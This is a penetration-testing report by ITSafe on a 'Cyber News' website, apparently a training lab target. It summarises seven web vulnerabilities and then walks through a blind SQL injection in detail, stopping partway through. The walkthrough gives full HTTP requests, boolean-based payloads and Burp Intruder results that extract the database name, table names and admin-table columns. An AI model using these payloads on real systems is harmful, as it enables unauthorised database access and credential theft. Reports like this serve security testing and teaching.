ITSafe
CYBER SECURITY TRAINING

The Cyber News

Penetration Testing Report

February, 2021
Black Box PT

This disclaimer governs the use of this report. The credibility and content of this report are directly derived from the information provided by ITSafe. Although reasonable commercial attempts have been made to ensure the accuracy and reliability of the information contained in this report, the methodology proposed in this report is a framework for the "project" and is not intended to ensure or substitute for compliance with any requirements and guidelines by the relevant authorities. Does not represent that the use of this report or any part of it or the implementation of the recommendation contained therein will ensure a successful outcome, or full compliance with applicable laws, regulations or guidelines of the relevant authorities. Under no circumstances will its officers or employees be liable for any consequential, indirect, special, punitive, or incidental damages, whether foreseeable or unforeseeable, based on claims of ITSafe (including, but not limited to, claims for loss of production, loss of profits, or goodwill). This report does not substitute for legal counseling and is not admissible in court.

The content, terms, and details of this report, in whole or in part, are strictly confidential and contain intellectual property, information, and ideas owned by ITSafe. ITSafe may only use this report or any of its content for its internal use. This report or any of its content may be disclosed only to ITSafe employees on a need to know basis, and may not be disclosed to any third party.

TABLE OF CONTENT

EEXECUTIVE SUMMARY

INTRODUCTION

Penetration testing of 'The Cyber News' company, which is the first test performed for the 'Cyber News' website; was performed to check existing vulnerabilities.

A black box security audit was performed against the 'Cyber News' web site.
ITSafe reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain.

This Penetration test was conducted during February 2021 and includes the preliminary results of the audit.


SCOPE

WEB APPLICATION

The penetration testing was limited to the http://18.158.46.251:38406/ sub domain with no prior knowledge of the environment or the technologies used.

- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

CONCLUSIONS



From our professional perspective, the overall security level of the system is **Low-Medium**.

The application is vulnerable to 7 vulnerabilities, when the most dangerous are Blind SQL injection via sending a response on an article, and Remote Code Execution (RCE) by manipulating the file system on the admin panel alongside using the Insecure Deserialization vulnerability.

During our test, we were capable of exposing the website's database, executing system commands on the server, stealing the admin cookie and use it to access the admin panel without using login details, performing an action on behalf of the admin, and display sensitive files that should not be revealed.

Exploiting most of these vulnerabilities requires a **Low-Medium** technical knowledge.

IDENTIFIED VULNERABILITIES

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.1	**Applicative**	**Critical**	**SQL Injection**	A **SQL Injection** attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.	**Vulnerable**
4.2	**Applicative**	**High**	**Remote Code Execution (RCE)**	**Remote Code Execution** is a type of vulnerability an attacker is able to run code of their choosing with system level privileges on a server that possesses the appropriate weakness. Once sufficiently compromised the attacker may indeed be able to access any and all information on a server such as databases containing information that unsuspecting clients provided.	**Vulnerable**

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.3	**Applicative**	**Medium**	**Broken Authentication and Session Management**	**Broken Authentication** occurs when an application's authentication and session management are implemented incorrectly, which subsequently allows attackers to gain access to a user's session either temporarily or permanently.	**Vulnerable**
4.4	**Applicative**	**Medium**	**Cross Site Scripting (XSS)**	**Cross-Site Scripting (XSS)** attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.	**Vulnerable**
4.5	**Applicative**	**High**	**Insecure Deserialization**	**Insecure Deserialization** is an attack where a manipulated object is injected into the context of the web application.	**Vulnerable**
4.6	**Applicative**	**Medium**	**Cross-Site Request Forgery (CSRF)**	**Cross-Site Request Forgery (CSRF)** is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.	**Vulnerable**
4.7	**Applicative**	**Low**	**Accessible Admin Panel**	An **Accessible Admin Panel** describes a situation where administrative panels are publicly available.	**Vulnerable**

FINDING DETAILS

4.1 SQL Injection

Severity | **Critical** Probability | **Low**

VULNERABILITY DESCRIPTION

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.


VULNERABILITY DETAILS

During our test, we have tried to expose the data which exists on the database the website is using. Capturing a comment we wrote on a random article, showed a parameter called 'nid'. Inserting an apostrophe sign to its value, showed the website is vulnerable to Blind SQL Injection. Finally, we have succeeded to reveal the database name, the name of 7 tables, its columns' names, and the users' details.

EXECUTION DEMONSTRATION

Accessing to a random article

Leaving a comment and capturing it by using Burp Suite



Request

Pretty | Raw | \n | Actions

```
1  POST /news-details.php?nid=13&sig=3133 HTTP/1.1
2  Host: 18.158.46.251:38406
3  Content-Length: 162
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://18.158.46.251:38406
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
   plication/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:38406/news-details.php?nid=13&sig=3133
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; PHPSESSID=jhgnqj4427l3vals39kdj7d9d0; _Date=25+03+2019
14 Connection: close
15
16 csrftoken=bc947a668442df0ae8fe75709cb3d2918c823a85efa75edf1a38fab265163dfc&name=aaa&email=
   aaa%40aaa.com&comment=aaa&submit=&sig=6161616161616161614061616612e636f6d
```

Using the apostrophe sign on the 'nid' parameter, affected the appearance of the article by not showing it. In addition, using this sign, did not return an error from the website's database. Therefore, it seems the website is vulnerable to blind SQL Injection.

Request

Pretty | Raw | \n | Actions

```
POST /news-details.php?nid=13'&sig=3133 HTTP/1.1
Host: 18.158.46.251:38406
Content-Length: 162
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:38406
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:38406/news-details.php?nid=13&sig=3133
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; PHPSESSID=jhgnqj4427l3vals39kdj7d9d0; _Date=25+03+2019
Connection: close

csrftoken=bc947a668442df0ae8fe75709cb3d2918c823a85efa75edf1a38fab265163dfc&name=aaa&email=
aaa%40aaa.com&comment=aaa&submit=&sig=6161616161616161614061616612e636f6d
```

Category : | Sub Category : Posted on

In Blind SQL Injection, the server-side response does not include an error that can be used to retrieve data from the database. Therefore, to deal with this problem, we used a technique called **Boolean-based Injection**.

This technique, relies on sending a SQL query to the database which forces the server-side to return a different response, depending on the query result. Meaning- if the query is a FALSE statement, the content in the server response will change. Otherwise, it remains the same.


Thus, we can query the database about the existence of a particular data and get an indication if it actually exists.

In our case, if the content in the server response includes the article, it means that the data we have checked for, exists.

In order to use this technique, the first step is to find a payload that forces the server-side to display the article after using the apostrophe sign. Therefore, we moved our previous request to the Intruder, add a random letter- 'a' on the 'nid' parameter value, and marked it.

```
POST /news-details.php?nid=13'$a$&sig=3133 HTTP/1.1
Host: 18.158.46.251:38406
Content-Length: 162
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:38406
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:38406/news-details.php?nid=13&sig=3133
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; PHPSESSID=jhgnqj4427l3vals39kdj7d9d0; _Date=25+03+2019
Connection: close

csrftoken=bc947a668442df0ae8fe75709cb3d2918c823a85efa75edf1a38fab265163dfc&name=aaa&email=aaa%40aaa.com&comment=aaa&submit=&sig=6161616161616161614061616612e636f6d
```


Then, we used a SQL Injection payloads list from the following website: https://ismailtasdelen.medium.com/sql-injection-payload-list-b97656cfd66b . Each payload will be replaced with the letter we have marked.




From the Intruder results, it seems we have found a suitable payload - **AND 7300=7300 AND 'pKlZ'='pKlZ**

Request	Payload	Status	Error	Timeout	Length
33	AND 7300=7300 AND 'pKlZ'='pKlZ	200	☐	☐	11374
0		200	☐	☐	9546
1	OR 1=1	200	☐	☐	9546
2	OR 1=0	200	☐	☐	9546

As we can see, this payload includes a query with a TRUE statement that forces the server-side to display the article.



To ensure this is a payload we can use to retrieve data from the database, we needed to check if changing the payload's query to a FALSE statement, will not display the article. To do so, we changed the '**7300=7300**' part to '**7300=2**'. As we can see, the article does not exist.



After checking the payload is working correctly, we used the '**7300=7300**' part to find the website's database name. To so do, we replaced this part with the following payload:

```
instr(substring(database(),1,1),'a')
```


Then, we moved our request to the Intruder and marked two values:

- The first '1' number- represents a position of a letter.
- The 'a'- represents a letter.

```
POST /news-details.php?nid=13' AND instr(substring(database(),§1§,1),'§a§')  AND 'pKlZ'='pKlZ&sig=3133 HTTP/1.1
Host: 18.158.46.251:38406
Content-Length: 162
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:38406
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:38406/news-details.php?nid=13&sig=3133
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; PHPSESSID=jhgnqj4427l3vals39kdj7d9d0; _Date=25+03+2019
Connection: close

csrftoken=bc947a668442df0ae8fe75709cb3d2918c823a85efa75edf1a38fab265163dfc&name=aaa&email=aaa%40aaa.com&comment=aaa&submit=&sig=6161616161616161406161612e636f6d
```


By using this payload, we can check if a specific letter on a specific position, exists on the database name.

After marking the values, we chose an attack-type called **'Cluster bomb'**.




Then, we configured the payload of each value:

- The payload for the first value, contains all the numbers between 1 and 18. Each request sent by the Intruder, will include a different number instead of the first value we marked.



- The payload for the second value, contains all the letters between 'a' and 'z'. Each request sent by the Intruder, will include a different letter instead of the second value we marked.



From the Intruder result, we filtered the value of the 'Length' column from the largest to the smallest. Then, we sorted the letters on the 'payload2' column by the values listed in the 'payload1' column. Finally, we discovered the database name- '**newsportal**'.


Request	Payload1	Payload2	Status	Error	Timeout	Length
9	9	a	200			11374
74	2	e	200			11374
208	10	l	200			11374
235	1	n	200			11374
258	6	o	200			11374
275	5	p	200			11374
313	7	r	200			11374
328	4	s	200			11374
350	8	t	200			11374
399	3	w	200			11374
0			200			9546

The next stage is finding the tables' names on the 'newsportal' database.
To do so, we used our Boolean based payload and replaced the '**7300=7300**' part with the following payload:

```
instr(substring((SELECT table_name FROM
information_schema.TABLES WHERE table_schema="newsportal"
LIMIT 0,1),1,1),'a')
```

By using this payload, we can check if a specific letter on a specific position, exists on the name of the first table. To check different tables, we can change the '0' number in the LIMIT command, to a different number.

To retrieve the name of the first table, we used the same attack-type and the same payloads we have mentioned before.



From the Intruder results, the name of the first table is '**nothing**'.

Request	Payload1	Payload2	Status	Error	Timeout	Length
115	7	g	200			11374
130	4	h	200			11374
149	5	i	200			11374
235	1	n	200			11374
240	6	n	200			11374
254	2	o	200			11374
345	3	t	200			11374
0			200			9546

We repeated the steps we have mentioned before, to find the rest tables' names by changing the '0' number on the LIMIT command.

Our checks for tables' names will stop when the number we will insert in the LIMIT command, will not return a result from the Intruder.

As we can see, from the Intruder result, the name of the second table is '**tbladmin**'.

Request	Payload1	Payload2	Status	Error	Timeout	Length
4	4	a	200			11374
20	2	b	200			11374
59	5	d	200			11374
151	7	i	200			11374
201	3	l	200			11374
222	6	m	200			11374
242	8	n	200			11374
343	1	t	200			11374
0			200			9546
1	1	a	200			9546


Finally, we have discovered 7 tables: '**nothing**', '**tbladmin**', '**tblcategory**', '**tblcomments**', '**tblpages**', '**tblposts**', '**tblsubcategory**'.


The next step is to find the columns' names of each table. In our check, we focused on the 'tbladmin' table in order to find the users' login details. To do so, we used our Boolean based payload and replaced the '**7300=7300**' part with the following payload:

```
instr(substring((SELECT column_name FROM
information_schema.COLUMNS WHERE TABLE_NAME="tbladmin" AND
table_schema="newsportal" LIMIT 0,1),1,1),'a')
```

